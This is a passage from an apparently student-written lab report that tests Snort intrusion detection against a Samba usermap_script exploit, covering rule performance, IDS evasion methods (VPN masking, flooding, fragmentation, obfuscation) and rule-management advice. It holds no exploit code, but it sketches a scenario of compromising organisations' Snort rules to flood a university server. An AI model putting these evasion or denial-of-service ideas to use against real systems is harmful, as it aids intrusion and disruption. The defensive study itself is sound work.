


Fig. 45. Inspection of Alerts

Inspection Point: (All analysis has been performed in limited environment and resources)

Samba exploit fired one alarm relevant to investigation. Custom made rule triggered the alarm.

Possible reasons for this situation could be:

(a)The traffic generated during our experimental warfare might not be introduced to snort version.

(b)The rules present might be outdated, or their detection components might not be compatible with the pattern of traffic.

(c)Version of snort is also a reason for this situation.

(d)Rule library updating might be required.

This situation helped us in understanding the importance and priority for snort version and rule updating at regular intervals.

- Time of firing of alert is **1:59:940**
- Priority of the alert fired is **3**
- Return value is null
- Number of packets analyzed **86**
- **Ethernet and ipv4** are key protocols by observing protocol breakdown

Rules Performance Analysis

The main expense of operating system functioning for a particular job of computation is calculated on basis of the data fetching and feeding from memory
The analysis for rules performance was conducted by evaluating the rules on the basis of

Checks Number of times rule is used for checking the incoming packets	**Matches** Pattern defined in rule matches the incoming packets	**Alerts** Number of times rule is fired	**Microsec** The cost(time) invested by OS in checking the incoming packets	**Avg/check** Average time for rule spent for checking	**Avg/match** Average time for matching by rule	**Avg/nonmatch** Average time for non matching a content of packet by rule

Parameter used for analysis:

- Microsec

- Matches
- Checks
- Alerts




Fig. 46. Samba Exploit

If the cost observed is compared with other factors , they seem to be constant which signifies that this rule is picked up once ,and then when it was parsed by snort, it matched the signature with packet content and alert was generated. This implies a good performance as per the observation because in the demo ware fare environment setup by us, we know that the result is true as no other rule was triggering any alert and occurrence of exploit was confirmed. Though the cost of time was considerable ,it did not exceed threshold value in the analysis.

Analysis and Understanding of Custom Rule:

Samba helps in promoting the concept of Internet of Things. Therefore, custom rule is evolved on basis of exploit framework, Snort and Wireshark analysis mainly target to detect the key signature which is done by defining the content in rule writing . Special attention was paid to not use the PCRE (Perl Compatible Regular Expressions) ,as it increases the complexity . If it is required to be used, then splitting is mandatory to reduce complexity. Fast pattern matching technique is one factor which helps in decreasing the cost of time ,but in our environment scenario it failed the detection process. One possible reason might be that the exploit signature in packet and in rule might not be in confirmity. The cost of rule is still not much in comparison to threshold value. Defining of port number also helped in bringing

down the checks, otherwise other ports packets would have also been triggering alerts , in the real cyber warfare environment.




Fig. 47. Flow Chart Analysis

Conclusion: Samba takes advantages of the vulnerability by exploiting it and violating the confidentiality, integrity, and availability of information security. An unauthorised & unverified user, by using a particular string for username can gain privilege escalation to root. Snort configuration was done for identification of confirmed exploitation activity was performed. Comparisons were made on basis of computation and alerts. Samba helps in cross platform communication which helps in promoting Information of Technology environment. However, the attackers takes advantage of the backdoors. Therefore, regular updating and patching is must for preserving data security. To keep analysis realistic , and for better understanding of practical realistic cyber environment ,we kept the rule parameters as general

without limiting to demo network specification which would have narrowed down the output to be more favourable but would not have achieved our aim of understanding and adapting to realistic cyber warfare intrusion detection.

Recommendation for Exploit: This exploit mainly bypasses the user authentication step which is a serious concern as this helps in gaining unauthorised access and violation of privilege distribution as per the security policies. This exploit has involvement of participants from different groups (operating system and technical specification &hardware) Therefore t packet capture analysis on regular basis should be a priority rather than move on to evolving Snort rules. Reconnaissance is very important for snort management for this exploit.

Factors Increasing Snort Detection Efficiency:

(Contributed by-Karan Chauhan)

- Regular reconnaissance should be priority for efficiency of snort . The reconnaissance helps in understanding the vulnerabilities and intruder identity on network.
- Security follow up by using Wireshark should be done, which helps in understanding traffic pattern, users ,suspicious data and flow streams. This also acts as the pillar for snort rule formation and management.
- Prioritising the threats and harms to security core components like confidentiality ,integrity and availability to be performed before rule formation stage.
- The above analysis helped us to cleverly use various keywords which are useful for snort detection. But its mandatory to follow up **rule profiling** before finalising them.
- Rule profiling must be performed because once rule is implemented ,sudden damage would be caused . The rules could be reversed but loss of security cannot be.

Important Scenario for Consideration:

(Contributed by-Karan Chauhan)

(A)Virtual Private Network: Virtual private network is an application which is very helpful if used in an ethical way, but it could be very dangerous ,if the attacker uses it to fool the snort and intrusion detection configuration.

Example: If intrusion protection configuration **is** made for detection of an incoming traffic from a particular internet protocol, range and geographical pin location, the snort parses the rule tree with all defined parameter. If a hacker uses for example an application named “PSIPHON” virtual private network which hides the real identity (internet protocol range and geographical pin location) .Then a secure encrypted connection is made from phisphon server to target services. In this scenario the rule configured fails completely because a false identity is incoming. Therefore, due to mismatch in initial rule starting, the packet might be passed .The possible solution to this , could be a forceful parsing of packet using the rule.

(B)Flooding Network flooding is randomly generating a heavy amount of packets by projecting at port of entry of network devices at the incoming entry port .The flooding of random packets increases processing burden on networking devices.

Example: Snort intrusion detection is configured for detecting packets ,lets assume from a particular ip address with some particular content. The snort detection engine will lookup for particular address and content. Snort has a capacity for processing the packets, but the attackers would project and flood random packets with identified signatures to the content mentioned in rule writing. This will result in false alerts and decrease efficiency in protection of assets.

(a)The alert database would be fully loaded and further recording of true alerts wouldn't be recorded.

(b)The detection of snort has threshold value if that is reached up to that point then throughput of snort would be ultimately affected, leading to failure of snort.

(c)The system security administrator workload also increases with unnecessary false alarms which leads in failure in true incident detection and weakening the intrusion detection of exploit.

(C)Fragmentation: The internet communication is completely through data packets and every communication channel over internet has a capacity of processing the packets .MTU **stands Maximum Transfer Unit** which means maximum size packet which could be sent, therefore if size of a packet >mtu then the fragmentation takes place .And finally at destination fragmentation unite to form original data packet content ,to preserve the integrity of data.

Example: Configuration of snort rule parse rules against the incoming packets. Mainly the signature of exploits is been used for identification of exploit occurrence. Lets assume a packet consist of 10 bytes and maximum transfer unit =1 byte, then this packet would be fragmented in 10 data units and processed. This feature of network data processing would be exploited and an attacker would intentionally pad data packets to increase maximum transfer unit size and will intentionally urge for fragmentation so that signature pattern are broken down into different data unit .This will result in failure of snort in identification of detection of exploit signature because it would not be present in original form.

(D)Obfuscation: Exploit identification and detection is mainly done via identification of unique signature of attacker which they perform to violate the confidentiality integrity and availability of data. Threat attackers depend upon this technique for making successful attempt in cheating snort detection. Commonly used techniques are encryptions ,hashing and hex representation of strings etc.

Example: Security administrator defines a rule detection of pattern lets say xyzasd of a exploit. Therefore, a rule would be written with content section xyzasd. So, the attacker could use the hex value in exploit packets instead of string. This could also be related to analysis section where exploit framework and string pattern relation is been explained.

(D)Re-direction: The network clients would be directed to a random server. The target network component server could be set as redirection destination. The network users are intentionally redirected to reach a target host. This method is also used to exploit the security.

Example: Attackers are very clever and to target a host they also perform passive attack methods. The attackers would intentionally generate packets which will generate many alerts. When these alerts would be analysed, these would have reference link, in that field they would put link for the server the want to target for breaching confidentiality integrity and availability.

(E)Security policies: Snort configuration and management standards vary from organisation to organisation. The security risks are prioritised by organisation and as per the prioritisation snort configuration is done for detection. The prioritisation is purely dependent upon the cost of the asset affected by the exploit.(cost – data integrity, confidentiality, integrity and availability).Security administrators forms and reforms the existing policy as per the output and feedback from live environment. Security policies also control and defend occurrence of the exploits.

Example: Security policies could be developed which would be highlighting the violation ,if a particular input in been fed or intentionally data padding performed and packet over flooding related policies could be developed.

(F)Regular updating and management: Cyber intrusion and attacks are occurring at drastic rate. Every day we notice new cyber attack and exploits. Every network protection and intrusion detection systems have a knowledgebase with ability to catch and detect attacks existing till before birth of new exploit. Therefore, regular update and patching being performed for network protection system so that they do not fail in detection of intrusions.

Example: Zero-day attacks ,are completely allien to intrusion detection system .Therefore their identification fingerprints, signatures must be updated for data confidentiality, integrity, and availability of data.

Understanding Snort Exploitation In Realistic Scenario:

(Contributed by-Karan Chauhan)

- After understanding snort functioning , signature detection technique and anomaly based technique, all understanding were mapped with realistic practical environment .

- Let's suppose a student intentionally wants to bring down the server of his university for interruption of exams during the time of COVID-19. The student would act as hacker and would intentionally performs exploits to get into various random organisation network which have a heavy traffic flow. Organisations with less priority to network security would be preferred, which will ease exploitation.

- The hacker would get into their system through social engineering and exploits, finally gaining root access. After gaining the access ,snort rules of these organisations would be modified.

- Haxkers intentionally write snort rules for general traffic content like icmp packet in the organisation snort library and in reference portion of the rule, the link of university server would be given.

- This malicious modification would be performed with n number of organisations.

- The presence of these icmp packets in general internet traffic , will result in generating many alerts on all organisation snort systems.

- The security administrators of all these organisations would get many alerts and when they analyse, they will at least once visit the reference link, for purpose of reconnaissance.

- Let's say 10000 organisation security admins open the link and they all will land on the hackers university link and will ultimately result in overloading university site. And server would be ultimately down with interruption of services.




Fig. 48. Diagram for the matching of concept with realistic scenario

Steps for Better Snort Rule Management:

(Contributed by-Karan Chauhan)

Snort rules, upgradation ,revisions and creation is an ongoing process . Introduction of advancement in network configuration and internet traffic ,birth of new exploits takes place. Following steps to be followed:[10]

(a)During configuration upgradation ,patches are being brought into technology field, so that during maintenance ,continuity of services are not disrupted .But patches are applied after identification of

vulnerabilities and adding of patchs on technology could be a hotspot for exploit to be performed after identification of loopholes. Therefore, proper patch management procedure to be followed.

(b)Rating the risk and damage caused by exploits ,so that accordingly snort rules could be developed .If the damage by exploit is not significant for the organisation, then it could be accepted and resources could be saved without snort rule formation.

(c)Detection of snort for exploits could be more efficient, if decommissioning of previous legacy system is implemented .

(d)Regular upgradation and snort rule library efficiency be checked and revised for better performance.

(e)Review of security decision and policies for better rule development and management is a must .

Conclusion of Learning:

(Contributed by Karan Chauhan)

Snort is an intrusion detection system which is available openly. It could be used by anyone. It could be used by attackers in their demo cyber warfare, to improve their weakness and identify the points of detection of their activity. As per the output ,they can also perform analysis and improve their attacking techniques. Therefore, the security managers must have their well thoughtout defense plan of action and response with priorities to protect the confidentiality, integrity, and availability. Snort rule management should be updated with realistic scenario and cyber warfare environment. Proper matching of organisation business goals and interest should be laid out in consideration with data security. As the cyber warfare is dynamic for data confidentiality ,integrity and availability, the Snort rules must be upgraded, and revisions made at regular intervals .Snort rules should be efficient with unique pattern matching and at low operating system cost**. Hence data and network security is a sensitive security need which needs to be addressed and reviewed regularly by employing well devised organisation specific Snort rules.**

References

[1] “Backdoor computing attacks – Definition & examples,” *Malwarebytes*. [Online]. Available: https://www.malwarebytes.com/backdoor/. [Accessed: 22-Nov-2020].

[2] J. Blackwell, “Ramit-Rule-Based Alert Management Information Tool,” 2004. [Online]. Available: https://fsu.digital.flvc.org/islandora/object/fsu:181948/datastream/PDF/view-snort%20types%20signature%20matching%20target%20etc.

[3] “New to Snort?,” *Snort*. [Online]. Available: https://www.snort.org/. [Accessed: 22-Nov-2020].

[4] C. Scott, P. Wolfe, and B. Hayes, *Snort For Dummies*. Hoboken, N.J: Wiley, 2004.

[5]“SNORTUSERMANUAL2.8.1.”[Online].Available:http://pld.cs.luc.edu/courses/447/sum08/snort_manual28.pdf.

[6] “(Metasploitable Project: Lesson 8),” Metasploitable Project: Lesson 8: Exploiting VSFTPD 2.3.4.[Online].Available:https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson8/index.html. [Accessed: 22-Nov-2020].

[7] Hacking Tutorials, “Exploiting VSFTPD v2.3.4 on Metasploitable 2,” *Hacking Tutorials*, 13-Dec-2017. [Online]. Available: https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/. [Accessed: 22-Nov-2020].

[8] Hacking Tutorials, “Hacking Unreal IRCd 3.2.8.1 on Metasploitable 2,” *Hacking Tutorials*, 10-Aug-2020. [Online]. Available: https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/. [Accessed: 22-Nov-2020].

[9] “CVE-2007-2447 - Samba usermap script,” *InfoSec Blog*, 03-Aug-2018. [Online]. Available: https://amriunix.com/post/cve-2007-2447-samba-usermap-script/. [Accessed: 22-Nov-2020].

[10] “5 Ways to Protect your Systems from Exploits,” *ESET*, 02-Jun-2016. [Online]. Available: https://www.eset.com/ca/about/newsroom/corporate-blog/5-ways-to-protect-your-systems-from-exploits/. [Accessed: 22-Nov-2020].

[11] NVD - CVE-2011-2523. (2020). Retrieved 24 November 2020, from https://nvd.nist.gov/vuln/detail/CVE-2011-2523.

[12] Samba "username map script" Command Execution. (2020). Retrieved 24 November 2020, from https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script.

[13] UnrealIRCD 3.2.8.1 Backdoor Command Execution. (2020). Retrieved 24 November 2020, from https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor/.